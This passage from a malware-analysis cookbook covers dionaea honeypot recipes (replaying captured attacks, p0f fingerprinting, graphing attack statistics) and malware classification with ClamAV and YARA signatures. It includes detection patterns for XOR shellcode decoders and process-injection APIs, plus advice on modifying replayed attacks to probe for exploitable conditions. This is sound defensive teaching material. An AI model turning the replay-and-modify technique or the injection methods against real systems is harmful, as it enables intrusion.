**Table 2-2:** Options for `pg_backend.py`

Switch	Description
-U	Chatroom username
-P	Chatroom password
-M	XMPP server address
-C	Multi-user chatroom to join
-d	Database
-u	Database username
-p	Database password
-f	File path where binaries will be saved to

<sup>4</sup><http://prosody.im/>

<sup>5</sup><http://www.ejabberd.im/>

<sup>6</sup>[http://carnivore.it/2010/01/26/xmpp\\_-\\_basics](http://carnivore.it/2010/01/26/xmpp_-_basics)

## RECIPE 2-7: ANALYZING AND REPLAYING ATTACKS LOGGED BY DIONEA

Dionaea makes use of something the developers call bi-directional streams or *bistreams*. Bistreams provide you with an easy way to retransmit data previously sent to your honeypot in a manner similar to the `tcpreplay`<sup>7</sup> tool. You can leverage bistreams to replay an attack to a target server (your honeypot or any other system) for testing or troubleshooting purposes. If you take it a step further, you can modify bistreams to verify if any other input leads to exploitable conditions and perhaps to create a metasploit module out of your findings.

To create bistreams, dionaea records all attacks and stores the payloads from the incoming and outgoing packets as a list of Python tuples. The first entry is the direction (`in` or `out`) and the second is the data that is sent or received. For example, if a remote machine sent the NULL-terminated string `'hello'` to your honeypot and the honeypot responded with `'goodbye'`, the conversation would be represented like this:

```
stream = [ ('in', b'hello\x00'), ('out', b'goodbye\x00'), ]
```

The previous line of code is saved in a Python file named according to the date, the service (such as `smb`, `epmap`, `http`) that handled the traffic, and the remote system's IP address. Once you determine which file contains the attack data that you want to replay, use the

Python script at `$DIONAEA_HOME/modules/python/util/retry.py`. The following command shows an example of replaying the traffic sent from 99.60.24.198 to your honeypot.

```
$ ./retry.py -sr -H localhost -p 445 -f smb-99.60.24.198\4997-LAUhvL.py
doing smb-99.60.24.198:4997-LAUhvL.py
recv 89 of 89 bytes
recv 142 of 142 bytes
recv 142 of 142 bytes
recv 50 of 50 bytes
recv 139 of 139 bytes
recv 128 of 128 bytes
recv 84 of 84 bytes
```

If you replay an attack against your dionaea server, the results and activity are logged along with everything else. You can navigate to the `bistreams` directory and obtain a copy of the replay attack as dionaea sees it. Here's how you verify that your honeypot received the replay traffic:

```
$ ls -l |grep 127.0.0.1
-rw----- 1 nobody nogroup 10291 2010-07-12 01:52 smb-127.0.0.1:48060-eaNqUN.py
```

In reality it would not serve much purpose to just replay an attack against your own dionaea server. It would more likely be useful for you to test this attack against a Windows VM that you have patched. For example, if you noticed a new attack, you could test for a possible 0-day exploit by replaying it against your fully patched system. As previously mentioned, you can use a text editor and manipulate data in the `bistreams` and then replay the attack using a variation of the original.

<sup>7</sup><http://tcpreplay.synfin.net/>

## RECIPE 2-8: PASSIVE IDENTIFICATION OF REMOTE SYSTEMS WITH P0F

Dionaea supports integration with `p0f`<sup>8</sup>—a passive operating system identification tool. While not essential to analyzing malware, you can use `p0f` to identify the architecture (e.g., Windows, Linux), version (e.g., 2000, XP, Vista), service pack, and link type of the systems probing your honeypot. To get started, install `p0f` using the following command:

```
$ sudo apt-get install p0f
```

You will then need to enable `p0f` in `dionaea.conf` by removing the comment from `p0f` and `logsql` (because dionaea logs `p0f` results to an SQLite database) in the `ihandlers` section. By default, dionaea is configured to read data collected by `p0f` using a Unix domain socket (for inter-process communication) created at `/tmp/p0f.sock`. You can modify this name if



you want, as long as it is supplied at the command line when you run `p0f`. To start `p0f` so that `dionaea` can use it, run the following command:

```
$ sudo p0f -i any -u root -Q /tmp/p0f.sock -q -l -d -o /dev/null \
-c 1024
```

Table 2-3 provides an explanation of the switches.

**Table 2-3:** p0f Switches

Switch	Description
-i any	The interface to listen on, such as <code>eth0</code> , <code>eth1</code> , and so on, or any to listen on all available interfaces.
-u root	<code>chroot</code> and <code>setuid</code> to root.
-Q /tmp/p0f.sock	Creates a Unix domain socket using the specified name.
-q	Does not display a banner.
-l	Uses single line output.
-d	Runs <code>p0f</code> as a daemon.
-o /dev/null	Sends all output to <code>/dev/null</code> .
-c 1024	Caches size for use with <code>-Q</code> .

This starts `p0f` as a daemon and makes it available for `dionaea` to use. You need to modify the permissions to the socket so that the account you are running `dionaea` under can read it. If you are running `dionaea` with the account `nobody`, you would make the following change:

```
$ sudo chown nobody:nogroup /tmp/p0f.sock
```

You must start (or re-start) `dionaea` for the `p0f` module to initialize. Once your honeypot begins receiving probes and attacks, you can use the following commands to verify that `p0f` logging is working properly:

```
$ sqlite3 /opt/dionaea/var/dionaea/logsql.sqlite
sqlite> select p0f,p0f_genre,p0f_link,p0f_detail from p0fs limit 10;
1|Windows|ethernet/modem|2000 SP4, XP SP1+
2|Windows|IPv6/IPIP|2000 SP4, XP SP1+
3|Windows|ethernet/modem|2000 SP4, XP SP1+
4|Windows|ethernet/modem|2000 SP4, XP SP1+
5|Windows|IPv6/IPIP|2000 SP4, XP SP1+
6|Windows|IPv6/IPIP|2000 SP4, XP SP1+
7|Windows|pppoe (DSL)|XP/2000 (RFC1323+, w+, tstamp+)
8|Windows|ethernet/modem|XP SP1+, 2000 SP3
9|Windows|ethernet/modem|2000 SP4, XP SP1+
10|Windows|IPv6/IPIP|2000 SP4, XP SP1+
```

As you can see, the first ten probes of our honeypot were all from Windows systems running 2000 or XP. This isn't highly surprising, but once you collect data for a while, the statistics may be more meaningful for you. Keep in mind that `p0f` results are not guaranteed to be accurate, as some tools can disguise a machine's network stack.

<sup>8</sup><http://lcamtuf.coredump.cx/p0f.shtml>

## RECIPE 2-9: GRAPHING DIONAEA ATTACK PATTERNS WITH SQLITE AND GNUPLOT

If you enable `logsql` so that activity from `dionaea` is stored in an SQLite database, you may be interested in plotting the data into a graph. This recipe shows how to use `gnuplot`<sup>9</sup> to generate graphs from `dionaea`'s SQLite database. In December 2009, the `dionaea` development team posted two fairly large databases, named `berlin` and `paris`,<sup>10</sup> which contain a ton of attack data. This recipe uses one of the databases, *berlin*, for graph plotting. You can download this database and follow the exact steps outlined in this recipe.

### Berlin and Paris Details

The following list shows details about `berlin`:

- Contains one month of data (November 5–December 7, 2009)
- Contains 600,000 recorded attacks that resulted in 2,700 binary downloads
- Does not contain attacks by Conficker nodes (IP not in scan range)
- Includes `p0f` logging

The following list shows details about `paris`:

- Contains just over a week of data (November 29–December 7, 2009)
- Contains 7.8 million recorded attacks that resulted in 750,000 binary downloads
- Contains large amounts of Conficker traffic

### Generating Graphs with `gnuplot`

To generate graphs from a `dionaea` database, follow these steps:

1. Download the `berlin` database from the location specified in the following command. Alternately, you can use `paris` or a database created by your own `dionaea` sensors.

```
$ wget ftp://ftp.carnivore.it/projects/dionaea/rawdata/\
```

```
berlin-20091207-logsql.sqlite.bz2 --no-passive-ftp
$ bunzip2 berlin-20091207-logsql.sqlite.bz2
```

The ftp.carnivore.it site uses active FTP, so you will need to add the `--no-passive-ftp` flag when using `wget`.

2. Create a SQL query that retrieves the type of information you're interested in. The query listed in the following code obtains the number of binary downloads and attacks for each day in the databases. Save this query to a file called `query.sql`.

```
SELECT
    strftime('%Y-%m-%d',connection_timestamp,'unixepoch',
    'localtime')AS date,
    count(DISTINCT downloads),
    count(DISTINCT connections.connection)
FROM
    connections
LEFT OUTER JOIN downloads ON (downloads.connection ==
    connections.connection)
GROUP BY
    strftime('%Y-%m-%d',connection_timestamp,'unixepoch',
    'localtime')
ORDER BY
    date ASC;
```

3. Execute the query against your target database and save the output to a text file.

```
$ sqlite3 berlin-20091207-logsql.sqlite
sqlite> .output data.txt
sqlite> .read query.sql
```

4. Exit SQLite by pressing Ctrl+D. Your `data.txt` file should look like the following:

```
$ cat data.txt
2009-11-05|80|5290
2009-11-06|62|5893
2009-11-07|73|4904
2009-11-08|92|7366
2009-11-09|76|5882
2009-11-10|94|5947
2009-11-11|65|5121
2009-11-12|59|5618
2009-11-13|56|4217
2009-11-14|53|3423
2009-11-15|51|4276
2009-11-16|69|4779
2009-11-17|83|8327
2009-11-18|69|13719
2009-11-19|362|148790
2009-11-20|3|229618
```

```

2009-11-21|9|3324
2009-11-22|75|8308
2009-11-23|68|7936
2009-11-24|87|9503
2009-11-25|114|9823
2009-11-26|87|7769
2009-11-27|114|9168
2009-11-28|141|9420
2009-11-29|63|4919
2009-11-30|95|12034
2009-12-01|65|12383
2009-12-02|79|8373
2009-12-03|77|7597
2009-12-04|112|8263
2009-12-05|96|10438
2009-12-06|81|9846
2009-12-07|16|1927

```

A pipe separates the columns. The first column is the date of the activity. The second column is the number of binaries that were downloaded on the corresponding date. The third column is the number of attacks that were observed on the corresponding date (not every attack results in a downloaded file).


5. Create a graph from the data using `gnuplot`. The following commands show how to install `gnuplot` on your Ubuntu system and then how to set the parameters of the graph.

```

$ apt-get install gnuplot
$ gnuplot
gnuplot> set terminal png size 750,210 nocrop butt font
"/usr/share/fonts/truetype/ttf-liberation\
/LiberationSans-Regular.ttf" 8
Terminal type set to 'png'
Options are 'nocrop font /usr/share/fonts/truetype/ttf-liberation\
/LiberationSans-Regular.ttf 8 butt size 750,210 '
gnuplot> set output "berlin.png"
gnuplot> set xdata time
gnuplot> set timefmt "%Y-%m-%d"
gnuplot> set format x "%b %d"
gnuplot> set ylabel "binaries"
gnuplot> set y2label "attacks"
gnuplot> set y2tics
gnuplot> set datafile separator "|"
gnuplot> plot "data.txt" using 1:2 title "binaries" with lines, \
"data.txt" using 1:3 title "attacks" with lines axes x1y2

```

You should now have a PNG file called `berlin.png` in your current working directory with data plotted on it that looks like Figure 2-2.



**Figure 2-2:** Attacks and binaries from the berlin database

The graph shows the number of attacks on a dotted line, plotted against the Y-axis on the right. The number of downloaded binaries appears on a solid line, and is plotted against the Y-axis on the left. As you can see, the number of downloaded binaries rises and falls along with the number of attacks—which makes sense.

This is just one example of what you can do with the data from the dionaea database. You can create new queries and create all kinds of graphs with different data sets in the database. You can also learn more about the features of `gnuplot` from their website and other tutorials on the Internet to create even more advanced plotting.

<sup>9</sup><http://www.gnuplot.info/>

<sup>10</sup>[http://carnivore.it/2009/12/08/post\\_it\\_yourself](http://carnivore.it/2009/12/08/post_it_yourself)



# 3

## Malware Classification

*One of the most common tasks malware analysts perform is initial triage, or classification of unknown content. Classification ranges from the simple, as in detecting the type of file, to the more complex, such as detecting the percent similarity with other samples in the wild and determining which behaviors are shared between variants of the same malware.*

**T**his chapter shows how to use various free and open source tools such as ClamAV and YARA to quickly identify and classify malware. There are a number of companion Python scripts in this chapter for converting from one signature format to another, scanning files with multiple antivirus products, creating your own heuristic-based malicious file detector, and so on.

### Classification with ClamAV

ClamAV is an open source antivirus engine owned by Sourcefire, the makers of the Snort intrusion-detection engine. ClamAV offers a fast and flexible framework for detecting malicious code and artifacts. The uses for ClamAV include incident response, forensics, and general malware protection or malware discovery. You can also use ClamAV to supplement or replace existing antivirus scanners on desktops, file servers, mail servers, and other places you might use an antivirus scanner.

ClamAV has a number of built-in scanning capabilities for handling archive files, packed executables, HTML, mail, and other data types. This functionality allows you to write signatures and scan a broad range of content without writing specific parsers. Additionally, the ClamAV package includes the libclamav library as well as the command-line executables that interface with it. To keep signatures updated, you can invoke the command-line tool called `freshclam` manually or install it as a cron job.

The most recent production-quality version of ClamAV is available from <http://www.clamav.net/download/sources/>, but you can also use a package manager to install it. On your Ubuntu machine, type the following commands:

```
$ apt-get install clamav clamav-freshclam
```

Alternatively, if you'd like to use a more cutting-edge snapshot, you can download the latest development release using `git`, like this:

```
$ git clone http://git.clamav.net/clamav-devel.git
```

Sourcefire maintains the latest documentation for ClamAV at <http://www.clamav.net/doc/latest/>. This documentation provides an excellent reference for writing ClamAV signatures. Additionally, the next few recipes discuss real-world scenarios where modifying ClamAV signatures allows you to detect samples not already included in the ClamAV database.

The primary detection databases in ClamAV include:

- MD5 hashes of known malicious binaries (stored in `.hdb`)
- MD5 hashes of PE sections (stored in `.mdb`)
- Hexadecimal signatures (stored in `.ndb`)
- Archive metadata signatures (stored in `.zmd` or `.rmd`)
- White list database of known good files (stored in `.fp`)

Starting with ClamAV version 0.96, archive metadata signatures are deprecated. However, the developers added the following new features:

- Matching signatures (stored in `.ldb`)
- Icon signatures (stored in `.ldb`)
- PE metadata strings (stored in `.ldb` or `.ndb`)
- Container metadata (stored in `.cdb`)

These detection capabilities provide a strong framework for you to build new signatures and detect specific characteristics in a collection of unknown, potentially malicious files.

### RECIPE 3-1: EXAMINING EXISTING CLAMAV SIGNATURES

The ClamAV signatures by default exist in compressed, binary files. You may want to see the criteria for an existing rule so that you can confirm or deny a false positive, or build a modified version of an existing signature. Luckily, ClamAV comes with a tool that allows you to decompress and inspect the signatures in its database.



Typically, the ClamAV signatures exist in `/usr/local/share/clamav` or `/usr/lib/clamav` on Linux systems. You should expect to find `main.cld` and `daily.cld` (alternately they may have `.cvd` extensions). The `main.cld` file contains the primary base of signatures and `daily.cld` contains incremental daily updates.

To unpack the signature files, use `sigtool`, which is provided with the ClamAV source package.

```
$ sigtool -u /var/lib/clamav/main.cld
$ sigtool -u /var/lib/clamav/daily.cld
```

These commands should result in the creation of the following files:

```
$ ls -Al
total 61684
-rw-r--r-- 1 root root    17992 Jul 7 20:49 COPYING
-rw-r--r-- 1 root root      288 Jul 7 20:49 daily.cfg
-rw-r--r-- 1 root root   25622 Jul 7 20:49 daily.db
-rw-r--r-- 1 root root   16556 Jul 7 20:49 daily.fp
-rw-r--r-- 1 root root    6891 Jul 7 20:49 daily.ftm
-rw-r--r-- 1 root root  967678 Jul 7 20:49 daily.hdb
-rw-r--r-- 1 root root    1425 Jul 7 20:49 daily.hdu
-rw-r--r-- 1 root root   12542 Jul 7 20:49 daily.idb
-rw-r--r-- 1 root root     686 Jul 7 20:49 daily.ign
-rw-r--r-- 1 root root     397 Jul 7 20:49 daily.ign2
-rw-r--r-- 1 root root    1790 Jul 7 20:49 daily.info
-rw-r--r-- 1 root root     7249 Jul 7 20:49 daily.ldb
-rw-r--r-- 1 root root 4908268 Jul 7 20:49 daily.mdb
-rw-r--r-- 1 root root    37626 Jul 7 20:49 daily.mdu
-rw-r--r-- 1 root root   317426 Jul 7 20:49 daily.ndb
-rw-r--r-- 1 root root    13229 Jul 7 20:49 daily.ndu
-rw-r--r-- 1 root root     4064 Jul 7 20:49 daily.pdb
-rw-r--r-- 1 root root     3687 Jul 7 20:49 daily.wdb
-rw-r--r-- 1 root root    8689 Jul 7 20:49 daily.zmd
-rw-r--r-- 1 root root 4731085 Jul 7 20:49 main.db
-rw-r--r-- 1 root root    13533 Jul 7 20:49 main.fp
-rw-r--r-- 1 root root 1502569 Jul 7 20:49 main.hdb
-rw-r--r-- 1 root root     901 Jul 7 20:49 main.info
-rw-r--r-- 1 root root 34403973 Jul 7 20:49 main.mdb
-rw-r--r-- 1 root root 15994685 Jul 7 20:49 main.ndb
-rw-r--r-- 1 root root      217 Jul 7 20:49 main.zmd
```

Now, when you scan a file and ClamAV detects it, you can search the uncompressed signature file to see the byte pattern that produced the alert.

```
$ clamscan 76ed99f6a94c542f81bf6af35d829744
76ed99f6a94c542f81bf6af35d829744: XF.Sic.E FOUND
```

```
----- SCAN SUMMARY -----
Known viruses: 726064
Engine version: 0.96
```

```
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 2.72 MB
Data read: 1.36 MB (ratio 2.00:1)
Time: 3.680 sec (0 m 3 s)
```

```
$ grep "XF.Sic.E" *
daily.ndb:XF.Sic.E:2:*:2a2a536574204f75722056616c75657320616e642050\
617468732a2a??00002a2a416464204e657720576f726b626f66b\
2c20496e666563742049742c205361766520497420417320426f6f\
6b312e
```

If you convert this hexadecimal signature into ASCII (there's an online conversion tool here: <http://www.dolcevie.com/js/converter.html>), you'll find the signature is looking for the following content.

```
**Set Our Values and Paths**???*Add New Workbook, Infect It, Save It As Book1.
```

You could modify this signature to detect similar variations of the string, such as one that ends with `Book2` instead of `Book1`. However, you cannot include your modified signatures in the default signature database. Any signature that you modify and save must go into a new database file that we'll discuss more in the next recipe.

## RECIPE 3-2: CREATING A CUSTOM CLAMAV DATABASE



*You can find supporting material for this recipe on the companion DVD.*

Writing new signatures for a custom ClamAV database allows you to scan for patterns that the default signatures do not currently detect. This recipe shows how ClamAV's flexible syntax for writing signatures allows you to write anything from simple hexadecimal signatures to complex logical signatures.

### ASCII Signatures (Hello World)

To create a simple ASCII-based signature, you can use `sigtool` to convert the text to hexadecimal. To use `sigtool` for this purpose, you execute it with the `--hex-dump` flag. `sigtool` expects you to provide your text via STDIN and it outputs the hexadecimal version to STDOUT. One common mistake when entering text via STDIN is failing to remove the trailing line feed character, which is appended when you hit the enter key.

The example that follows shows how you can use `sigtool` to generate the hexadecimal output of `hello world`. Note the trailing `0a` that must be removed to match the original pattern.

```
$ sigtool --hex-dump
hello world
68656c6c6f20776f726c640a
```

To convert this into a usable signature, you need to format it according to the ClamAV signature syntax. Starting with ClamAV version 0.96, the basic signature format is deprecated in favor of an extended signature format. This recipe focuses only on the extended signature format, which consists of the following four fields separated by colons:

`SigName:Target:Offset:HexadecimalSignature`

The `SigName` field is a unique, descriptive name for your signature. The `Target` parameter can be any of the following values.

- 0 = Any file type
- 1 = Windows PE
- 2 = OLE (e.g. Office, VBA)
- 3 = Normalized HTML
- 4 = E-mail file (e.g. RFC822 message, TNEF)
- 5 = Image files (e.g. jpeg, png)
- 6 = ELF
- 7 = Normalized ASCII file
- 8 = Unused
- 9 = Mach-O binaries (new in v0.96)

Assuming you want to detect any file containing the `hello world` string, you would create the following signature:

```
TestHelloWorld:0:*:68656c6c6f20776f726c64
```

This is a simple example using text, but you can create more complex signatures using wildcards. For example, let's say you want to detect `hello` and `world` but not necessarily with a space between them. You can do that with the following signature, which uses a wildcard (`??`) to match any byte value between 0 and FF.

```
TestHelloWorldAnySeparator:0:*:68656c6c6f??776f726c64
```

You can also specify that `hello world` occur at a fixed offset within a file.

```
TestHelloWorldOffset45:0:45:68656c6c6f20776f726c64
```

And you can also specify a range of offsets. The following signature will only trigger if ClamAV detects `hello world` between offsets 200 and 250 of a file.

```
TestHelloWorldBetween200And250:0:200,50:68656c6c6f20776f726c64
```

Finally, you can specify that `hello` and `world` occur in that order at any offset in the file.

```
TestHelloWorldAnyDistance:0*:68656c6c6f*776f726c64
```

To use these signatures, you need to place them into a file with a `.ndb` extension. For convenience, we've added the signatures to a file named `clam_helloworld.ndb` on the book's DVD. For testing purposes, we created a file with the following content:

```
"This is the data I'd like to scan looking for 'hello' and 'world'.
I'm not picky how close these words are together."
```

When using the custom signature database, you need to specify its location on the command line for `clamscan` using the `-d` flag.

```
$ clamscan -d clam_helloworld.ndb test.txt
test.txt: TestHelloWorldAnyDistance.UNOFFICIAL FOUND
```

```
----- SCAN SUMMARY -----
```

```
Known viruses: 5
Engine version: 0.96
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.015 sec (0 m 0 s)
```

Note that any time you create and use a signature that is not in the project signature base, it will display with the extension `.UNOFFICIAL`. ClamAV adds this extension to any signatures that are not in the default project signature set. If you have multiple custom databases, you can place all of the `.ndb` files into a directory and call `clamscan` with the `-d DIRNAME` argument.

## Binary Signatures (Shellcode)

With the basic building blocks that we've discussed thus far, you can detect more complicated malicious artifacts, such as shellcode. For example, consider the following disassembly of shellcode from a malicious Microsoft Office document:

Offset	Instruction	Byte codes
00000000	<code>xor ecx,ecx</code>	33c9
00000002	<code>mov cx,0x147</code>	66b94701
00000006	<code>xor byte [edx+ecx],0xe9</code>	80340ae9

```
0000000A  loop 0xffffffffc          e2fa
0000000C  jmp 0xc                   eb0a
```

You can use the byte code values to create a binary signature, like this:

```
ShellcodeXOR:0:*:33c966b9470180340ae9e2faeb0a
```

This signature detects the specific shellcode block but fails to detect shellcode with different length values in CX, or different XOR mask values. You can broaden your signature by inserting wildcards for the length value, XOR mask, and jump length. Here is the final signature:

```
shellcode_xor:0:*:33c966b9????80340a??e2??eb
```

This signature detects shellcode that performs the following list of actions:

- zeroes-out the CX register (33c9)
- moves a length into CX (66b9????)
- uses XOR to modify the data located at [edx+ecx] (80340a??)
- loops back to start (e2??)
- executes a jump to the resultant data (eb) when the loop is complete

Effectively, this signature detects the following pseudocode, which matches any pattern of activity without regard to specific values.

```
xor ecx, ecx
mov cx, ??
xor byte [edx+ecx], ??
loop ??
jmp ??
```

To use this signature, you can simply add it to your custom signature database (.ndb file) and use the `-d` parameter with `clamscan`.

## Logical Signatures (New in v0.96)

One of the most powerful new features in recent versions of ClamAV is the capability to understand complex signatures based on logical expressions. This capability allows you to write signatures where you need to include optional values or only trigger alerts when multiple conditions are met. The format for logical signatures is:

```
SigName;Target;Expression;Sig0;Sig1;...;SigN
```

The `SigName` and `Target` fields have the same meaning as we described when discussing the extended signature format. The `Expression` field consists of a logical expression where each signature is represented by its index value. Thus, the number 0 refers to `Sig0` and

the number 1 refers to `sig1` and so on. Each signature can be combined with the logical operators OR (`|`) and AND (`&`). Further, by using the `=`, `<`, and `>` operators, you can control the number of occurrences of each signature that must be found in a file before producing an alert. For example, the expression `(0>5)&(1=3)` will trigger an alert when signature 0 occurs more than five times and signature 1 matches exactly three times.

Using the original `hello world` example, you can write a signature to detect the presence of both `hello` and `world` without regard to their ordering or position.

```
HelloWorldLogic;Target:0;0&1;68656c6c6f;776f726c64
```

This signature has two sub-signatures, `68656c6c6f` (`hello`) and `776f726c64` (`world`), and a logical expression, `0&1`. The values 0 and 1 represent the indices of the sub-signatures. You should also specify a file type target value of 0 that results in the scanning of any file type.

For a more realistic example, consider malware that uses code injection to execute within another process. One common way malware performs code injection is detectable using the following criteria:

- The `WriteProcessMemory` and `CreateRemoteThread` strings: These are names of API functions used to perform the injection.
- The `SeDebugPrivilege` string: The name of the debug system privilege, which a process must enable before calling either of the above API functions.
- A string such as `iexplore.exe` or `explorer.exe`: The name of the target process.

Logically, you can express this scenario by looking for any executable with either the string `iexplore.exe` or `explorer.exe`, both `WriteProcessMemory` and `CreateRemoteThread` strings, and the string `SeDebugPrivilege`. In other words, you want to match:

```
("iexplore" | "explorer.exe") & \
("WriteProcessMemory" & "CreateRemoteThread" & "SeDebugPrivilege")
```

Using the logical signature syntax, you could express that as the following rule.

```
ProcessInjector;Target:1;(0|1)&(2&3&4);696578706c6f72652e6578\
65;6578706c6f7265722e657865;53654465627567507\
26976696c656765;43726561746552656d6f746554687\
2656164;577269746550726f636573734d656d6f7279
```

This signature is named `clam_inject.ldb` and it is included on the DVD that accompanies this book. If you want an alert for malware that injects a different target process, then you'll need to modify the signature. Also, keep in mind this is just a simple example. If the malware is packed, the strings we're using for detection may not be visible to ClamAV.

**NOTE**

Also see <http://www.clamav.net/doc/webinars/Webinar-Alain-2009-03-04.ppt> for additional examples of writing ClamAV signatures.

## Classification with YARA

YARA (<http://code.google.com/p/yara-project/>) is an extremely flexible identification and classification engine written by Victor Manuel Alvarez of Hipasec Sistemas. Using YARA, you can create rules that detect strings, instruction sequences, regular expressions, byte patterns, and so on. Then you can scan files using the command-line `yara` utility or integrate the scanning engine into your own C or Python tools with YARA's API. In the next few recipes, we'll show you how to get started with YARA and we'll introduce you to other usage scenarios throughout the book.

### RECIPE 3-3: CONVERTING CLAMAV SIGNATURES TO YARA



*You can find supporting material for this recipe on the companion DVD.*

This recipe provides a script for converting ClamAV signatures to YARA format. Generally, ClamAV is able to perform scans quicker than YARA, so it is not useful to convert *all* ClamAV signatures. However, it is also not useful to “reinvent the wheel” and manually convert signatures if you need to use them with YARA.

The `clamav_to_yara.py` script included on the book's DVD handles the conversion process for you by modifying ClamAV signatures to meet the requirements of YARA. In particular, ClamAV jumps of more than 255 bytes, or where the end of the jump is more than 255 bytes, require special handling. For example, the following ClamAV signature uses `{100000-}` to indicate that there must be 100,000 or greater bytes between the first sequence of hex bytes and the second sequence of hex bytes.

```
Trojan.Dropper-554:0:33107:4d5a80000100000004001000ffff0000\  
400100000000000040{100000-}646c6c00446c6c43616\  
e556e6c6f61644e6f7700446c6c476574436c
```

In order to convert this signature to YARA format, you must change the `{100000-}` tag to comply with YARA's rules. YARA allows a maximum jump of 255 bytes, thus the ClamAV signature must be split into two sequences of hex bytes joined with an AND clause. In addition, the script automatically converts rule names to a YARA-compatible syntax. YARA does not allow non-alphanumeric characters, except the underscore (`_`), in rule names.

```

rule Trojan_Dropper_554
{
    strings:

        $a0 = { 4d5a80000100000004001000ffff0000400100000000000040 }
        $a1 = { 646c6c00446c6c43616e556e6c6f61644e6f7700446c6c476574436c }

    condition:
        $a0 and $a1
}

```

This rule is less specific than the original ClamAV rule, because the second string could theoretically occur within fewer than 100,000 bytes. Furthermore, the second string could exist after the first string and still trigger a hit. One method of fine-tuning the conversion process involves using YARA's *first occurrence* operator (@) in the condition field. If you precede the name of a string with the @ operator, you can get the offset of the first occurrence of the string. For example, @a0 stores the first occurrence of \$a0 and @a1 stores the first occurrence of \$a1. By using a condition of @a0 < @a1 you can ensure that \$a0 exists first. You could also use (@a1 - @a0) >= 10000 to ensure that at least 10,000 bytes are between the two strings.

ClamAV and YARA use the same syntax for wildcards (?? for byte wildcards and (aa|bb|cc) for explicit selection). In these cases, the conversion script does not perform any modifications. The only exception is that YARA does not allow a signature to start with any type of wildcard so the script skips any signature that starts with a wildcard.

The clamav\_to\_yara.py script requires two parameters, -f for the input file name that must be a ClamAV-formatted signature file and -o for the output file name. Optionally, the script accepts a -s flag to filter the results only to those that match the specified string. Using -s is the recommended use; otherwise, the script will create over 60,000 signatures from the standard ClamAV database. The following command shows how to convert all signatures that contain the term "Agent":

```
$ python clamav_to_yara.py -f main.ndb -o clamav.yara -s Agent
```

```
[+] Read 61123 lines from main.ndb
```

```
[+] Wrote 3894 rules to test
```

Scanning files using the new clamav.yara rules shows that YARA can properly interpret the converted ClamAV signatures. In the output below, we scanned a directory of files recursively with YARA and started getting hits:

```

$ yara -r clamav.yara /data/malcode

Trojan_Agent_13844 /data/malcode/mft.exe
Trojan_Agent_78 /data/malcode/file.php
Trojan_Agent_130266 /data/malcode/payload.exe

```



**RECIPE 3-4: IDENTIFYING PACKERS WITH YARA AND PEID**

*You can find supporting material for this recipe on the companion DVD.*

PEiD<sup>1</sup> is a GUI tool for Windows that you can use to detect packers. The PEiD signatures are stored in a plain-text file that you can extend with new signatures and/or parse with your own tools. The syntax for PEiD signatures is very similar to YARA, allowing you to easily use PEiD signatures within YARA. Identifying packers in YARA allows you to leverage the detection from PEiD in a more flexible way. For example, when using YARA as part of a Python script, you could automatically take additional actions if you detect a particular packer.

The YARA project's wiki<sup>2</sup> provides a handful of sample packer rules based on the PEiD database. You can download the default PEiD database from the PEiD website (look for UserDB.zip). Each PEiD rule is in the following format:

```
[signature name]
signature = hex_signature
ep_only=(true|false)
```

Here is an example signature:

```
[$PIRIT v1.5]
signature = B4 4D CD 21 E8 ?? ?? FD E8 ?? ?? B4 51 CD 21
ep_only = true
```

According to its name, the signature detects files packed with v1.5 of the \$PIRIT packer. Setting `ep_only` to `true` means that PEiD should only check for the signature at the program's entry point. Otherwise, PEiD should check for the signature in the entire file. Using the `peid_to_yara.py` script on the book's DVD, you can convert the entire PEiD ruleset into a YARA-compatible rule file. Here is an example of using the script:

```
$ python peid_to_yara.py -f UserDB.TXT -o packer.yara
```

The resulting signatures in the `packer.yara` file will look like the following:

```
rule PIRITv15
{
    strings:
        $a0 = { B4 4D CD 21 E8 ?? ?? FD E8 ?? ?? B4 51 CD 21 }

    condition:
        $a0 at entrypoint
}
```

Here are some key points about the conversion process:

- The `at entrypoint` keywords in the condition of a YARA rule have the same effect as setting `ep_only` to `true`.

- Some PEiD rules leverage wildcards at the beginning of the rule, which YARA does not support; therefore those rules are not converted.
- In some cases, the name of the YARA rule may be different from the PEiD rule name (for example, \$PIRIT v1.5 versus PIRITv15). This is because YARA does not allow non-alphanumeric rule names.

You can use the new `packer.rules` file in the same manner as any other YARA ruleset. This gives you a cross-platform (Windows, Linux, Mac OS X, etc.) method of detecting packed files on command line.

```
$ yara -r packer.yara /data/malcode
```

```
UPXv20MarkusLaszloReiser    bad_file.exe
WinUpackv030betaByDwing     e1.exe
WiseInstallerStub           NoWinDvdUpdate.EXE
```

In the output, we found files that triggered UPX, WinUpack, and WiseInstallerStub signatures. For demonstration purposes, we wrote a script with YARA's Python API that automatically unpacks files if they're packed with UPX. You'll need the UPX utility, which you can get by typing `apt-get install upx-uc1` on your Ubuntu machine. Here is the code and example usage:

```
$ cat sample_script.py
#!/usr/bin/python
import sys, yara, commands

rules = yara.compile(sys.argv[1])
data = open(sys.argv[2], 'rb').read()

matches = rules.match(data=data)

isupx = [m for m in matches if m.rule.startswith("UPX")]

if isupx:
    outp = commands.getoutput("upx -d %s" % sys.argv[2])
    print outp

$ python sample_script.py packer.yara /data/malcode/bad_file.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2009
UPX 3.04 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 27th 2009
```

File size	Ratio	Format	Name
